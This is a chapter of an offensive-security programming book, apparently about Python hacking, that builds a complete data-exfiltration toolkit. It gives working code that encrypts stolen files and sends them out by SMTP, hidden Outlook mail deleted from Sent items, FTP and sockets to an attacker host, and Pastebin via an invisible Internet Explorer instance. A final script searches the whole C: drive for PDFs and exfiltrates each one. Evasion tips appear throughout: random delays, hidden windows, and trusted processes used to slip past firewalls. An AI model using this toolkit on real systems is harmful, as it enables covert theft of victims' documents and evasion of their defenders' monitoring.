9
FUN WITH EXFILTRATION



Gaining access to a target network is only a part of the battle. To make use of your access, you want to be able to exfiltrate documents, spreadsheets, or other bits of data from the target system. Depending on the defense mechanisms in place, this last part of your attack can prove to be tricky. There might be local or remote systems (or a combination of both) that work to validate processes that open remote connections as well as determine whether those processes should be able to send information or initiate connections outside of the internal network.

In this chapter, we'll create tools that enable you to exfiltrate encrypted data. First, we'll write a script to encrypt and decrypt files. We'll then use that script to encrypt information and transfer it from the system by using three methods: email, file transfers, and posts to a web server. For each of these methods, we'll write both a platform-independent tool and a Windows-only tool.

For the Windows-only functions, we'll rely on the PyWin32 libraries we used in Chapter 8, especially the `win32com` package. Windows COM (Component Object Model) automation serves a number of

practical uses—from interacting with network-based services to embedding a Microsoft Excel spreadsheet into your own application. All versions of Windows, beginning with XP, allow you to embed an Internet Explorer COM object into applications, and we'll take advantage of this ability in this chapter.

Encrypting and Decrypting Files

We'll use the `pycryptodomex` package for the encryption tasks. You can install it with this command:

```
$ pip install pycryptodomex
```

Now, open up *cryptor.py* and let's import the libraries we'll need to get started:

```
1 from Cryptodome.Cipher import AES, PKCS1_OAEP
2 from Cryptodome.PublicKey import RSA
  from Cryptodome.Random import get_random_bytes
  from io import BytesIO

  import base64
  import zlib
```

We'll create a hybrid encryption process, using symmetric and asymmetric encryption to get the best of both worlds. The AES cipher is an example of symmetric encryption 1: it's called *symmetric* because it uses a single key for both encryption and decryption. It is very fast, and it can handle large amounts of text. That's the encryption method we will use to encrypt the information we want to exfiltrate.

We also import the *asymmetric* RSA cipher 2, which uses a public key/private key technique. It relies on one key for the encryption (typically the public key) and the other for decryption (typically the private key). We will use this cipher to encrypt the single key used in the AES encryption. The asymmetric encryption is well suited to

small bits of information, making it perfect for encrypting the AES key.

This method of using both types of encryption is called a *hybrid system*, and it's very common. For example, the TLS communication between your browser and a web server involves a hybrid system.

Before we can begin encrypting or decrypting, we'll need to create public and private keys for the asymmetric RSA encryption. That is, we need to create an RSA key generation function. Let's start by adding a `generate` function to *cryptor.py*:

```
def generate():
    new_key = RSA.generate(2048)
    private_key = new_key.exportKey()
    public_key = new_key.publickey().exportKey()

    with open('key.pri', 'wb') as f:
        f.write(private_key)

    with open('key.pub', 'wb') as f:
        f.write(public_key)
```

That's right—Python is so badass that we can do this in a handful of lines of code. This block of code outputs both a private and public key pair in the files named *key.pri* and *key.pub*. Now let's create a small helper function so we can grab either the public or private key:

```
def get_rsa_cipher(keytype):
    with open(f'key.{keytype}') as f:
        key = f.read()
    rsakey = RSA.importKey(key)
    return (PKCS1_OAEP.new(rsakey), rsakey.size_in_bytes())
```

We pass this function the key type (`pub` or `pri`), read the corresponding file, and return the cipher object and the size of the RSA key in bytes.

Now that we've generated two keys and have a function to return an RSA cipher from the generated keys, let's get on with encrypting the data:

```
def encrypt(plaintext):
 1 compressed_text = zlib.compress(plaintext)

 2 session_key = get_random_bytes(16)
    cipher_aes = AES.new(session_key, AES.MODE_EAX)
 3 ciphertext, tag =
cipher_aes.encrypt_and_digest(compressed_text)

    cipher_rsa, _ = get_rsa_cipher('pub')
 4 encrypted_session_key = cipher_rsa.encrypt(session_key)

 5 msg_payload = encrypted_session_key + cipher_aes.nonce +
tag + ciphertext
 6 encrypted = base64.encodebytes(msg_payload)
    return(encrypted)
```

We pass in the plaintext as bytes and compress it 1. We then generate a random session key to be used in the AES cipher 2 and encrypt the compressed plaintext using that cipher 3. Now that the information is encrypted, we need to pass the session key as part of the returned payload, along with the ciphertext itself, so it can be decrypted on the other side. To add the session key, we encrypt it with the RSA key generated from the generated public key 4. We put all the information we need to decrypt into one payload 5, base64-encode it, and return the resulting encrypted string 6.

Now let's fill out the `decrypt` function:

```
def decrypt(encrypted):
 1 encrypted_bytes = BytesIO(base64.decodebytes(encrypted))
    cipher_rsa, keysize_in_bytes = get_rsa_cipher('pri')

 2 encrypted_session_key =
encrypted_bytes.read(keysize_in_bytes)
    nonce = encrypted_bytes.read(16)
    tag = encrypted_bytes.read(16)
    ciphertext = encrypted_bytes.read()

 3 session_key = cipher_rsa.decrypt(encrypted_session_key)
    cipher_aes = AES.new(session_key, AES.MODE_EAX, nonce)
```

```
 4 decrypted = cipher_aes.decrypt_and_verify(ciphertext, tag)

 5 plaintext = zlib.decompress(decrypted)
    return plaintext
```

To decrypt, we reverse the steps from the `encrypt` function. First, we base64-decode the string into bytes 1. Then we read the encrypted session key, along with the other parameters we need to decrypt, from the encrypted byte string 2. We decrypt the session key using the RSA private key 3 and use that key to decrypt the message itself with the AES cipher 4. Finally, we decompress it into a plaintext byte string 5 and return.

Next, this main block makes it easy to test the functions:

```
if __name__ == '__main__':
 1 generate()
```

In one step, we generate the public and private keys 1. We're simply calling the `generate` function since we have to generate the keys before we can use them. Now we can edit the main block to use the keys:

```
if __name__ == '__main__':
    plaintext = b'hey there you.'
 1 print(decrypt(encrypt(plaintext)))
```

After the keys are generated, we encrypt and then decrypt a small byte string and then print the result 1.

Email Exfiltration

Now that we can easily encrypt and decrypt information, let's write methods to exfiltrate the information we've encrypted. Open up *email_exfil.py*, which we'll use to send the encrypted information via email:

```
1 import smtplib
  import time
2 import win32com.client

3 smtp_server = 'smtp.example.com'
  smtp_port = 587
  smtp_acct = 'tim@example.com'
  smtp_password = 'seKret'
  tgt_accts = ['tim@elsewhere.com']
```

We import `smptlib`, which we need for the cross-platform email function 1. We'll use the `win32com` package to write our Windows-specific function 2. To use the SMTP email client, we need to connect to a Simple Mail Transfer Protocol (SMTP) server (an example might be *smtp.gmail.com* if you have a Gmail account), so we specify the name of the server, the port on which it accepts connections, the account name, and the account password 3. Next, let's write our platform-independent function `plain_email`:

```
def plain_email(subject, contents):
 1 message = f'Subject: {subject}\nFrom {smtp_acct}\n'
   message += f'To: {tgt_accts}\n\n{contents.decode()}'
   server = smtplib.SMTP(smtp_server, smtp_port)
   server.starttls()
 2 server.login(smtp_acct, smtp_password)

   #server.set_debuglevel(1)
 3 server.sendmail(smtp_acct, tgt_accts, message)
   time.sleep(1)
   server.quit()
```

The function takes `subject` and `contents` as input and then forms a message 1 that incorporates the SMTP server data and message contents. The `subject` will be the name of the file that contained the contents on the victim machine. The `contents` will be the encrypted string returned from the `encrypt` function. For added secrecy, you could send an encrypted string as the `subject` of the message.

Next, we connect to the server and log in with the account name and password 2. Then we invoke the `sendmail` method with our

account information, as well as the target accounts to send the mail to, and, finally, the message itself 3. If you have any problems with the function, you can set the `debuglevel` attribute so you can see the connection on your console.

Now let's write a Windows-specific function to perform the same technique:

```
1 def outlook(subject, contents):
    2 outlook = win32com.client.Dispatch("Outlook.Application")
       message = outlook.CreateItem(0)
    3 message.DeleteAfterSubmit = True
       message.Subject = subject
       message.Body = contents.decode()
       message.To =  tgt_accts[0]
    4 message.Send()
```

The `outlook` function takes the same arguments as the `plain_email` function: `subject` and `contents`1. We use the `win32com` package to create an instance of the Outlook application 2, making sure that the email message is deleted immediately after submitting 3. This ensures that the user on the compromised machine won't see the exfiltration email in the Sent Messages and Deleted Messages folders. Next, we populate the message subject, body, and target email address, and send the email off 4.

In the main block, we call the `plain_email` function to complete a short test of the functionality:

```
if __name__ == '__main__':
    plain_email('test2 message', 'attack at dawn.')
```

After you use these functions to send an encrypted file to your attacker machine, you'll open your email client, select the message, and copy and paste it into a new file. You can then read from that file in order to decrypt it using the `decrypt` function in *cryptor.py*.

File Transfer Exfiltration

Open a new file, *transmit_exfil.py*, which we'll use to send our encrypted information via file transfer:

```
import ftplib
import os
import socket
import win32file

def plain_ftp(docpath, server='192.168.1.203'):
    ftp = ftplib.FTP(server)
    ftp.login("anonymous", "anon@example.com")
    ftp.cwd('/pub/')
    ftp.storbinary("STOR " + os.path.basename(docpath),
                   open(docpath, "rb"), 1024)
    ftp.quit()
```

We import `ftplib`, which we'll use for the platform-independent function, and `win32file`, for our Windows-specific function.

We, the authors, set up our Kali attacker machine to enable the FTP server and accept anonymous file uploads. In the `plain_ftp` function, we pass in the path to a file we want to transfer (`docpath`) and the IP address of the FTP server (the Kali machine), assigned to the `server` variable 1.

Using the Python `ftplib` makes it easy to create a connection to the server, log in 2, and navigate to the target directory 3. Finally, we write the file to the target directory 4.

To create the Windows-specific version, write the `transmit` function, which takes the path to the file we want to transfer (`document_path`):

```
def transmit(document_path):
    client = socket.socket()
    client.connect(('192.168.1.207', 10000))
    with open(document_path, 'rb') as f:
        win32file.TransmitFile(
                client,
                win32file._get_osfhandle(f.fileno()),
                0, 0, None, 0, b'', b'')
```

Just as we did in Chapter 2, we open a socket to a listener on our attacker machine using a port of our choosing; here, we use port 10000 1. Then we use the `win32file.TransmitFile` function to transfer the file 2.

The main block provides a simple test by transmitting a file (*mysecrets.txt* in this case) to the listening machine:

```
if __name__ == '__main__':
    transmit('./mysecrets.txt')
```

Once we've received the encrypted file, we can read from that file in order to decrypt it.

Exfiltration via a Web Server

Next, we'll write a new file, *paste_exfil.py*, to send our encrypted information by posting to a web server. We'll automate the process of posting the encrypted document to an account on *https://pastebin.com/*. This will enable us to dead-drop the document and retrieve it when we want to without anyone else being able to decrypt it. By using a well-known site like Pastebin, we should also be able to bypass any blacklisting that a firewall or proxy may have, which might otherwise prevent us from just sending the document to an IP address or web server that we control. Let's start by putting some supporting functions into our exfiltration script. Open up *paste_exfil.py* and enter the following code:

```
1 from win32com import client

  import os
  import random
2 import requests
  import time

3 username = 'tim'
  password = 'seKret'
  api_dev_key = 'cd3xxx001xxxx02'
```

We import `requests` to handle the platform-independent function2, and we'll use `win32com`'s `client` class for the Windows-specific function1. We'll authenticate to the *https://pastebin.com/* web server and upload the encrypted string. In order to authenticate, we define the `username` and `password` and the `api_dev_key`3.

Now that we've defined our imports and settings, let's write the platform-independent function `plain_paste`:

```
1 def plain_paste(title, contents):
      login_url = 'https://pastebin.com/api/api_login.php'
  2 login_data = {
          'api_dev_key': api_dev_key,
          'api_user_name': username,
          'api_user_password': password,
      }
      r = requests.post(login_url, data=login_data)
  3 api_user_key = r.text

  4 paste_url = 'https://pastebin.com/api/api_post.php'
      paste_data = {
          'api_paste_name': title,
          'api_paste_code': contents.decode(),
          'api_dev_key': api_dev_key,
          'api_user_key': api_user_key,
          'api_option': 'paste',
          'api_paste_private': 0,
      }
  5 r = requests.post(paste_url, data=paste_data)
      print(r.status_code)
      print(r.text)
```

Like the preceding email functions, the `plain_paste` function receives the filename for a title and encrypted contents as arguments 1. You need to make two requests in order to create the paste under your own username. First, make a post to the `login` API, specifying your `username`, `api_dev_key`, and `password`2. The response from that post is your `api_user_key`. That bit of data is what you need to create a paste under your own username 3. The second request is to the `post` API 4. Send it the name of your paste (the filename is our title) and the contents, along with your `user` and `dev` API keys 5.

When the function completes, you should be able to log in to your account on *https://pastebin.com/* and see your encrypted contents. You can download the paste from your dashboard in order to decrypt.

Next, we'll write the Windows-specific technique to perform the paste using Internet Explorer. Internet Explorer, you say? Even though other browsers, like Google Chrome, Microsoft Edge, and Mozilla Firefox are more popular these days, many corporate environments still use Internet Explorer as their default browser. And of course, for many Windows versions, you can't remove Internet Explorer from a Windows system—so this technique should almost always be available to your Windows trojan.

Let's see how we can exploit Internet Explorer to help exfiltrate information from a target network. A fellow Canadian security researcher, Karim Nathoo, pointed out that Internet Explorer COM automation has the wonderful benefit of using the *iexplore.exe* process, which is typically trusted and whitelisted, to exfiltrate information out of a network. Let's get started by writing a couple of helper functions:

```
1 def wait_for_browser(browser):
      while browser.ReadyState != 4 and browser.ReadyState !=
  'complete':
          time.sleep(0.1)

2 def random_sleep():
      time.sleep(random.randint(5,10))
```

The first of these functions, `wait_for_browser`, ensures that the browser has finished its events 1, while the second function, `random_sleep`2, makes the browser act in a somewhat random manner so it doesn't look like programmed behavior. It sleeps for a random period of time; this is designed to allow the browser to execute tasks that might not register events with the Document Object Model (DOM) to signal that they are complete. It also makes the browser appear to be a bit more human.

Now that we have these helper functions, let's add the logic to deal with logging in and navigating the Pastebin dashboard. Unfortunately, there is no quick and easy way of finding UI elements on the web (the authors simply spent 30 minutes using Firefox and its developer tools to inspect each HTML element that we needed to interact with). If you wish to use a different service, then you, too, will have to figure out the precise timing, DOM interactions, and HTML elements that are required—luckily, Python makes the automation piece very easy. Let's add some more code:

```
def login(ie):
 1 full_doc = ie.Document.all
    for elem in full_doc:
     2 if elem.id == 'loginform-username':
            elem.setAttribute('value', username)
        elif elem.id == 'loginform-password':
            elem.setAttribute('value', password)

    random_sleep()
    if ie.Document.forms[0].id == 'w0':
        ie.document.forms[0].submit()
    wait_for_browser(ie)
```

The `login` function begins by retrieving all elements in the DOM 1. It looks for the username and password fields 2 and sets them to the credentials we provide (don't forget to sign up for an account). After this code executes, you should be logged in to the Pastebin dashboard and ready to paste some information. Let's add that code now:

```
def submit(ie, title, contents):
    full_doc = ie.Document.all
    for elem in full_doc:
        if elem.id == 'postform-name':
             elem.setAttribute('value', title)

        elif elem.id == 'postform-text':
            elem.setAttribute('value', contents)

    if ie.Document.forms[0].id == 'w0':
        ie.document.forms[0].submit()
```

```
    random_sleep()
    wait_for_browser(ie)
```

None of this code should look very new at this point. We're simply hunting through the DOM to find where to post the title and body of the blog posting. The `submit` function receives an instance of the browser, as well as the filename and encrypted file contents to post.

Now that we can log in and post to Pastebin, let's put the finishing touches in place for our script:

```
def ie_paste(title, contents):
 1 ie = client.Dispatch('InternetExplorer.Application')
 2 ie.Visible = 1

    ie.Navigate('https://pastebin.com/login')
    wait_for_browser(ie)
    login(ie)

    ie.Navigate('https://pastebin.com/')
    wait_for_browser(ie)
    submit(ie, title, contents.decode())

 3 ie.Quit()

if __name__ == '__main__':
    ie_paste('title', 'contents')
```

The `ie_paste` function is what we'll call for every document we want to store on Pastebin. It first creates a new instance of the Internet Explorer COM object 1. The neat thing is that you can set the process to be visible or not 2. For debugging, leave it set to `1`, but for maximum stealth, you definitely want to set it to `0`. This is really useful if, for example, your trojan detects other activity going on; in that case, you can start exfiltrating documents, which might help to further blend in your activities with those of the user. After we call all of our helper functions, we simply kill our Internet Explorer instance 3 and return.

Putting It All Together

Finally, we tie our exfiltration methods together with *exfil.py*, which we can call to exfiltrate files by using any of the methods we've just written:

```
1 from cryptor import encrypt, decrypt
  from email_exfil import outlook, plain_email
  from transmit_exfil import plain_ftp, transmit
  from paste_exfil import ie_paste, plain_paste

  import os

2 EXFIL = {
      'outlook': outlook,
      'plain_email': plain_email,
      'plain_ftp': plain_ftp,
      'transmit': transmit,
      'ie_paste': ie_paste,
      'plain_paste': plain_paste,
      }
```

First, import the modules and functions you just wrote 1. Then, create a dictionary called `EXFIL` whose values correspond to the imported functions 2. This will make calling the different exfiltration functions very easy. The values are the names of the functions, because, in Python, functions are first-class citizens and can be used as parameters. This technique is sometimes called *dictionary dispatch*. It works much like a case statement in other languages.

Now we need to create a function that will find the documents we want to exfiltrate:

```
def find_docs(doc_type='.pdf'):
 1 for parent, _, filenames in os.walk('c:\\'):
       for filename in filenames:
           if filename.endswith(doc_type):
               document_path = os.path.join(parent,
filename)
            2 yield document_path
```

The `find_docs` generator walks the entire filesystem checking for PDF documents 1. When it finds one, it returns the full path and

yields back execution to the caller 2.

Next, we create the main function to orchestrate the exfiltration:

```
def exfiltrate(document_path, method):
    if method in ['transmit', 'plain_ftp']:
        filename = f'c:\\windows\\temp\\{os.path.basename(document_path)}'
        with open(document_path, 'rb') as f0:
            contents = f0.read()
        with open(filename, 'wb') as f1:
            f1.write(encrypt(contents))

        EXFIL[method](filename)
        os.unlink(filename)
    else:
        with open(document_path, 'rb') as f:
            contents = f.read()
        title = os.path.basename(document_path)
        contents = encrypt(contents)
        EXFIL[method](title, contents)
```

We pass the `exfiltrate` function the path to a document and the method of exfiltration we want to use 1. When the method involves a file transfer (`transmit` or `plain_ftp`), we need to provide an actual file, not an encoded string. In that case, we read in the file from its source, encrypt the contents, and write a new file into a temporary directory 2. We call the `EXFIL` dictionary to dispatch the corresponding method, passing in the new encrypted document path to exfiltrate the file 3 and then remove the file from the temporary directory.

For the other methods, we don’t need to write a new file; instead, we need only to read the file to be exfiltrated 4, encrypt its contents, and call the `EXFIL` dictionary to email or paste the encrypted information 5.

In the main block, we iterate over all of the found documents. As a test, we exfiltrate them via the `plain_paste` method, although you can choose any of the six functions we defined:

```
if __name__ == '__main__':
    for fpath in find_docs():
        exfiltrate(fpath, 'plain_paste')
```

Kicking the Tires

There are a lot of moving parts to this code, but the tool is quite easy to use. Simply run your *exfil.py* script from a host and wait for it to indicate that it has successfully exfiltrated files via email, FTP, or Pastebin.

If you left Internet Explorer visible while running the `paste_exfile.ie_paste` function, you should have been able to watch the whole process. After it's complete, you should be able to browse to your Pastebin page and see something like *Figure 9-1*.




Figure 9-1: Exfiltrated and encrypted data on Pastebin

Perfect! Our *exfil.py* script picked up a PDF document called *topo_post.pdf*, encrypted the contents, and uploaded the contents to *pastebin.com*. We can successfully decrypt the file by downloading the paste and feeding it to the decryption function, as follows:

```
from cryptor import decrypt

with open('topo_post_pdf.txt', 'rb') as f:
    contents = f.read()
```

```
with open('newtopo.pdf', 'wb') as f:
 2 f.write(decrypt(contents))
```

This snippet of code opens the downloaded paste file 1, decrypts the contents, and writes the decrypted contents as a new file 2. You can then open the new file with a PDF reader to view the topographic map that contains the original, decrypted map from the victim machine.

You now have several tools for exfiltration in your toolbox. Which one you select will depend on the nature of your victim’s network and the level of security used on that network.